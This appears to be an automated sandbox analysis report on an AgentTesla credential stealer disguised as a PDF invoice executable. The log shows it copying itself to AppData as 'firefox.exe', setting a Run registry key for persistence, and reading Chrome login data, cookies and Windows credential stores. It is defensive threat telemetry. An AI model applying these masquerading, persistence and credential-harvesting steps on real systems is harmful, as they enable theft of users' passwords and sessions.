Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6076 Parent PID: 244

General

Start time:	10:36:28
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 6348 Parent PID: 244

General

Start time:	10:36:28
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0xbc0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: KHAWATMI CO.IMPORT & EXPORT_PDF.exe PID: 3280 Parent PID: 7092

General

Start time:	10:36:31
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT_PDF.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT_PDF.exe
Imagebase:	0x3b0000
File size:	14336 bytes
MD5 hash:	EE8919FF7B5F2A89B6C1984A6A3B7FBC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: KHAWATMI CO.IMPORT & EXPORT_PDF.exe PID: 1288 Parent PID: 7092

General

Start time:	10:36:31
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT_PDF.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT_PDF.exe
Imagebase:	0xcf0000
File size:	14336 bytes
MD5 hash:	EE8919FF7B5F2A89B6C1984A6A3B7FBC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.906435816.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000006.00000002.910151654.00000000030D1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D1CCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D1CCF06	unknown
C:\Users\user\AppData\Roaming\firefox	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C01BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\firefox\firefox.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C01DD66	CopyFileW
C:\Users\user\AppData\Roaming\firefox\firefox.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6C01DD66	CopyFileW
C:\Users\user\AppData\Roaming\qxn1gmbt.ift	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C01BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\qxn1gmbt.ift\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C01BEFF	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\qxn1gmbt.ift\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C01BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\qxn1gmbt.ift\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	6C01DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\firefox\firefox.exe:Zone.Identifier	success or wait	1	63EB602	DeleteFileW
C:\Users\user\AppData\Roaming\qxn1gmbt.ift\Chrome\Default\Cookies	success or wait	1	6C016A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\firefox\firefox.exe	0	14336	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 c8 b2 e3 dc 00 00 00 00 00 00 00 00 e0 00 22 00 0b 01 30 00 00 2e 00 00 00 08 00 00 00 00 00 00 7e 4c 00 00 00 20 00 00 00 60 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 00 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L................ "...0............~L... ...`....@.. ....@................	success or wait	1	6C01DD66	CopyFileW
C:\Users\user\AppData\Roaming\firefox\firefox.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6C01DD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\qxn1gmbt.ift\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6C01DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D1A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D1A5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D1003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D1ACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D1003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D1003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D1003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D1003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D1A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D1A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C011B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C011B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C011B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C011B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C011B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C011B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11168	success or wait	1	6C011B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\0e9edc69-56ca-4e67-bc84-0a99f5c8f034	unknown	4096	success or wait	1	6C011B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11168	success or wait	1	6C011B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C011B4F	ReadFile
C:\Users\user\AppData\Roaming\qxn1gmbt.ift\Chrome\Default\Cookies	unknown	16384	success or wait	2	6C011B4F	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	firefox	unicode	C:\Users\user\AppData\Roaming\firefox\firefox.exe	success or wait	1	6C01646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	firefox	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6C01DE2E	RegSetValueExW

Analysis Process: WerFault.exe PID: 5848 Parent PID: 7092

General

Start time:	10:36:33
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 7092 -s 2116
Imagebase:	0x10000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	69561717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7D5B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7D5B.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_KHAWATMICO.IMPO_5234892f60a6fc5cef568f6b8afb785bfdf6873_4cf11da3_169e8dc4	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportArchive\AppCrash_KHAWATMICO.IMPO_5234892f60a6fc5cef568f6b8afb785bfdf6873_4cf11da3_169e8dc4\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6955497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7D5B.tmp	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	success or wait	1	69554BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	success or wait	1	69554BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7D5B.tmp.xml	success or wait	1	69554BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7D88.tmp.csv	success or wait	1	69554BEF	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8009.tmp.txt	success or wait	1	69554BEF	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	unknown	32	4d 44 4d 50 93 a7 ee a0 0f 00 00 00 20 00 00 00 04 00 00 00 97 06 74 60 a4 05 12 00 00 00 00 00	MDMP..... .....t`.....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	unknown	6	00 00 00 00 00 00	.....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	unknown	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 ee 42 00 00 02 00 00 00 38 2c 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 ff fb 8b 1f 00 00 00 00 54 05 00 00 f7 03 00 00 b4 1b 00 00 86 06 74 60 00 00 00 00 01 00 00 00 93 08 00 00 93 08 00 00 93 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 c4 ff ff ff 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00	.....U.....B.....8,.... ..GenuineIntelW.....T... .....t`..... .....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....W... . E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....	success or wait	1	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	unknown	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 aa 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 01 00 00 00 48 e9 bf 00 05 00 00 00 00 00 00 00 05 00 00 00 88 e8 bf 00 e0 e8 bf 00 22 d7 ae 74 23 00 00 00 16 02 00 00 88 e8 bf 00 2b 00 00 00 aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa	....+...S...+. ..+.......H.................. ...."..t#...........+.........	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	unknown	168	b8 1b 00 00 00 00 00 00 52 43 43 e0 01 00 00 00 00 00 00 00 00 00 00 00 22 d7 ae 74 00 00 00 00 05 00 00 00 00 00 00 00 04 16 13 80 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 6d 00 00 00 00 d8 1f 0c 01 00 00 00 00 c8 e9 bf 00 00 00 00 00 01 00 00 00 00 00 00 00 50 e9 bf 00 00 00 00 00 48 e9 bf 00 00 00 00 00 f4 76 04 6d 00 00 00 00 b4 cc 3c 03 00 00 00 00 d8 1f 0c 01 00 00 00 00 7a 77 04 6d 00 00 00 00 a8 e8 bf 00 00 00 00 00 cc 02 00 00 76 36 00 00	........RCC............."..t.. ....m............. .............P.......H....... .v.m......<.............zw.m.. ....v6..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	unknown	20	47 02 00 00 00 00 93 6a 00 00 00 00 40 00 00 00 b6 5d 00 00	G......j....@....]..	success or wait	582	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	unknown	16	f8 12 02 01 00 00 00 00 08 00 00 00 b6 5d 00 00	............]..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	unknown	4	00 00 00 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	unknown	52	01 00 00 00 b8 1b 00 00 ff ff ff ff 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc 02 00 00 00 00 00 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	unknown	4	51 00 00 00	Q...	success or wait	81	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	unknown	76	46 00 00 00 4b 00 48 00 41 00 57 00 41 00 54 00 4d 00 49 00 20 00 43 00 4f 00 2e 00 49 00 4d 00 50 00 4f 00 52 00 54 00 20 00 26 00 20 00 45 00 58 00 50 00 4f 00 52 00 54 00 5f 00 50 00 44 00 46 00 2e 00 65 00 78 00 65 00 00 00	F...K.H.A.W.A.T.M.I. .C.O...I.M.P.O.R.T. .&. .E.X.P.O.R.T._. P.D.F...e.x.e...	success or wait	81	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	unknown	120	00 00 7e 69 00 00 00 00 00 80 0e 00 00 08 0f 00 d5 60 8e 5a f6 35 00 00 bd 04 ef fe 00 00 01 00 07 00 0e 00 00 00 f0 0b 07 00 0e 00 00 00 f0 0b 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 29 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 02 00 00 00	..~i.....`.Z.5..... .....?..... .....)..... ..@A.....	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	unknown	60	36 00 00 00 4f 00 6e 00 44 00 65 00 6d 00 61 00 6e 00 64 00 43 00 6f 00 6e 00 6e 00 52 00 6f 00 75 00 74 00 65 00 48 00 65 00 6c 00 70 00 65 00 72 00 2e 00 64 00 6c 00 6c 00 00 00	6...O.n.D.e.m.a.n.d.C.o.n.n .R.o.u.t.e.H.e.l.p.e.r...d.l.l...	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	unknown	668	00 00 f2 72 00 00 00 00 00 00 03 00 a8 c2 03 00 d1 2a 2c e3 58 36 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 fb fe 0f 00 01 00 00 00 ff ff 13 00 00 00 01 00 00 00 01 00 00 00 00 00 ff ff fe 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 10 bf 02 00 00 00 00 00 d0 1c 03 00 00 00 00 78 5c 01 00 00 01 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 f3 7b 03 00 00 00 00 00 54 7c 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 11 1b 00 00 00 00 00 31 ee 04 00 00 00 00 00 40 ff 1f 00 00 00 00 00 81 1e 05 00 00 00 00 00 a4 a1 2a 39 01 00 00 00 d0 95 23 16 00 00 00 00 c5 5e af 0d 00 00 00 00 cb b9 e9 00 00 00 00 00 e5 a2 00 00 dc b2 00 00 ee 0f 05 00 b1 a3 0a 00 31 ee 04 00 fb 7e 15 00 81 1e 05 00 e8 c3 20 00 3b 3a 01 00 a6 d7 10 00 00 00 00 00 84 9b 0f 00 60 b0 04	...r.....*,..X6.....Zb ....x\.....{.. ....T|.....1. .....@.....*9.... ..#.....^..... .....1....~..... .;:.. .....`..	success or wait	1	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	unknown	28580	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00	....E.v.e.n.t...(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.o.C.o.m.p.l.e.t.i.o.n.....T.p.W.o.r.k.e.r.F.a.c.t.o.r.y.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e.t.....I.R.T.i.m.e.r...(...W.a.i.t.C.o.m.p.l.e.t.i.o.n.P.a.c.k.e	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6685.tmp.dmp	unknown	120	03 00 00 00 34 00 00 00 08 07 00 00 04 00 00 00 30 22 00 00 48 07 00 00 0e 00 00 00 3c 00 00 00 78 29 00 00 05 00 00 00 04 00 00 00 42 39 00 00 06 00 00 00 a8 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 d4 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 68 52 00 00 e4 8f 02 00 15 00 00 00 ec 01 00 00 b4 29 00 00 16 00 00 00 98 00 00 00 a0 2b 00 00	....4.....0"..H.....<...x).....B9.....`....8.....T.....hR.....).....+..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	ff fe	..	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6955497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6955497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BA4.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6955497A	unknown
